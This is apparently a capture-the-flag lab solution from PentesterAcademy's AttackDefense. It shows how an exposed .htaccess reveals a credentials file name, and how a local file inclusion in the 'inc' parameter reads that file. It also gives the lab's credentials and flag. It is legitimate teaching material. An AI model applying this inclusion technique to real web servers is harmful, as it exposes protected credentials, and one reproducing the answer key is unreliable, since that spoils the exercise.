ATTACK DEFENSE

by PentesterAcademy

Name	Vulnerable Apache I
URL	https://www.attackdefense.com/challengedetails?cid=197
Type	Infrastructure Attacks : Apache

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The home page content is protected with a login page. In order to view the content of the page, the user has to provide the right credentials. The credentials are stored in a file on the same server. And, due to a permission misconfiguration a sensitive access control file used by the web server is accessible/visible to the unauthenticated user. Also, the web app itself is vulnerable to LFI (Local File Inclusion).

Objective: Your task is to read the credential file's name from the accessible access control file, get the credentials by exploiting the LFI, access the web page content and retrieve the flag!

Solution:

Step 1: Inspect the web application.

URL: http://k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com


k71tp4ef5jvdgeueodxegrkdk.pub
Not secure | k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/index.php?inc=includes/footer.php


Try Logging In

Enter your name
Enter your password
Submit

The “inc” GET parameter is vulnerable to LFI attack.

Step 2: Check the files present in “includes” directory.

URL: http://k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/includes/



Index of /includes
Not secure | k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/includes/

Index of /includes

Name	Last modified	Size	Description
Parent Directory		-	
footer.php	2018-08-28 08:58	423	


Step 3: View the “.htaccess” files.

URL: http://k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/.htaccess


k71tp4ef5jvdgeueodxegrkdk.pub
Not secure
k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/.htaccess

```
<Files ".ht*">
    Require all granted
</Files>
```


URL: http://k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/includes/.htaccess


k71tp4ef5jvdgeueodxegrkdk.pub
Not secure
k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/includes/.htaccess

```
<FilesMatch "cR3d3NtIalS.conf">
  Order allow,deny
  Deny from all
</FilesMatch>
```

Restrictions are imposed by ".htaccess" file on "cR3d3NtIalS.conf" file. The "cR3d3NtIalS.conf" file cannot be accessed directly.

URL:
http://k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/includes/cR3d3NtIalS.conf



403 Forbidden
Not secure
k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/includes/cR3d3NtIalS.conf

Forbidden

You don't have permission to access /includes/cR3d3NtIalS.conf on this server.

Step 4: View the content of "cR3d3NtIalS.conf" by exploiting the LFI vulnerability.

URL: http://k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/index.php?inc=includes/cR3d3NtIalS.conf




k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/index.php?inc=includes/cR3d3NtlalS.conf

Try Logging In

User: palabs Password: p3nt3st3r@c@d3mY

Step 5: Login to the web application with the discovered credentials.

User: palabs
Password: p3nt3st3r@c@d3mY



k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/index.php?inc=includes/footer.php

Try Logging In

Congratulation! Your flag is : 8bc6fd1facc00722f5e811f439130d30

Flag: 8bc6fd1facc00722f5e811f439130d30

References:

1. Apache httpd (https://httpd.apache.org/)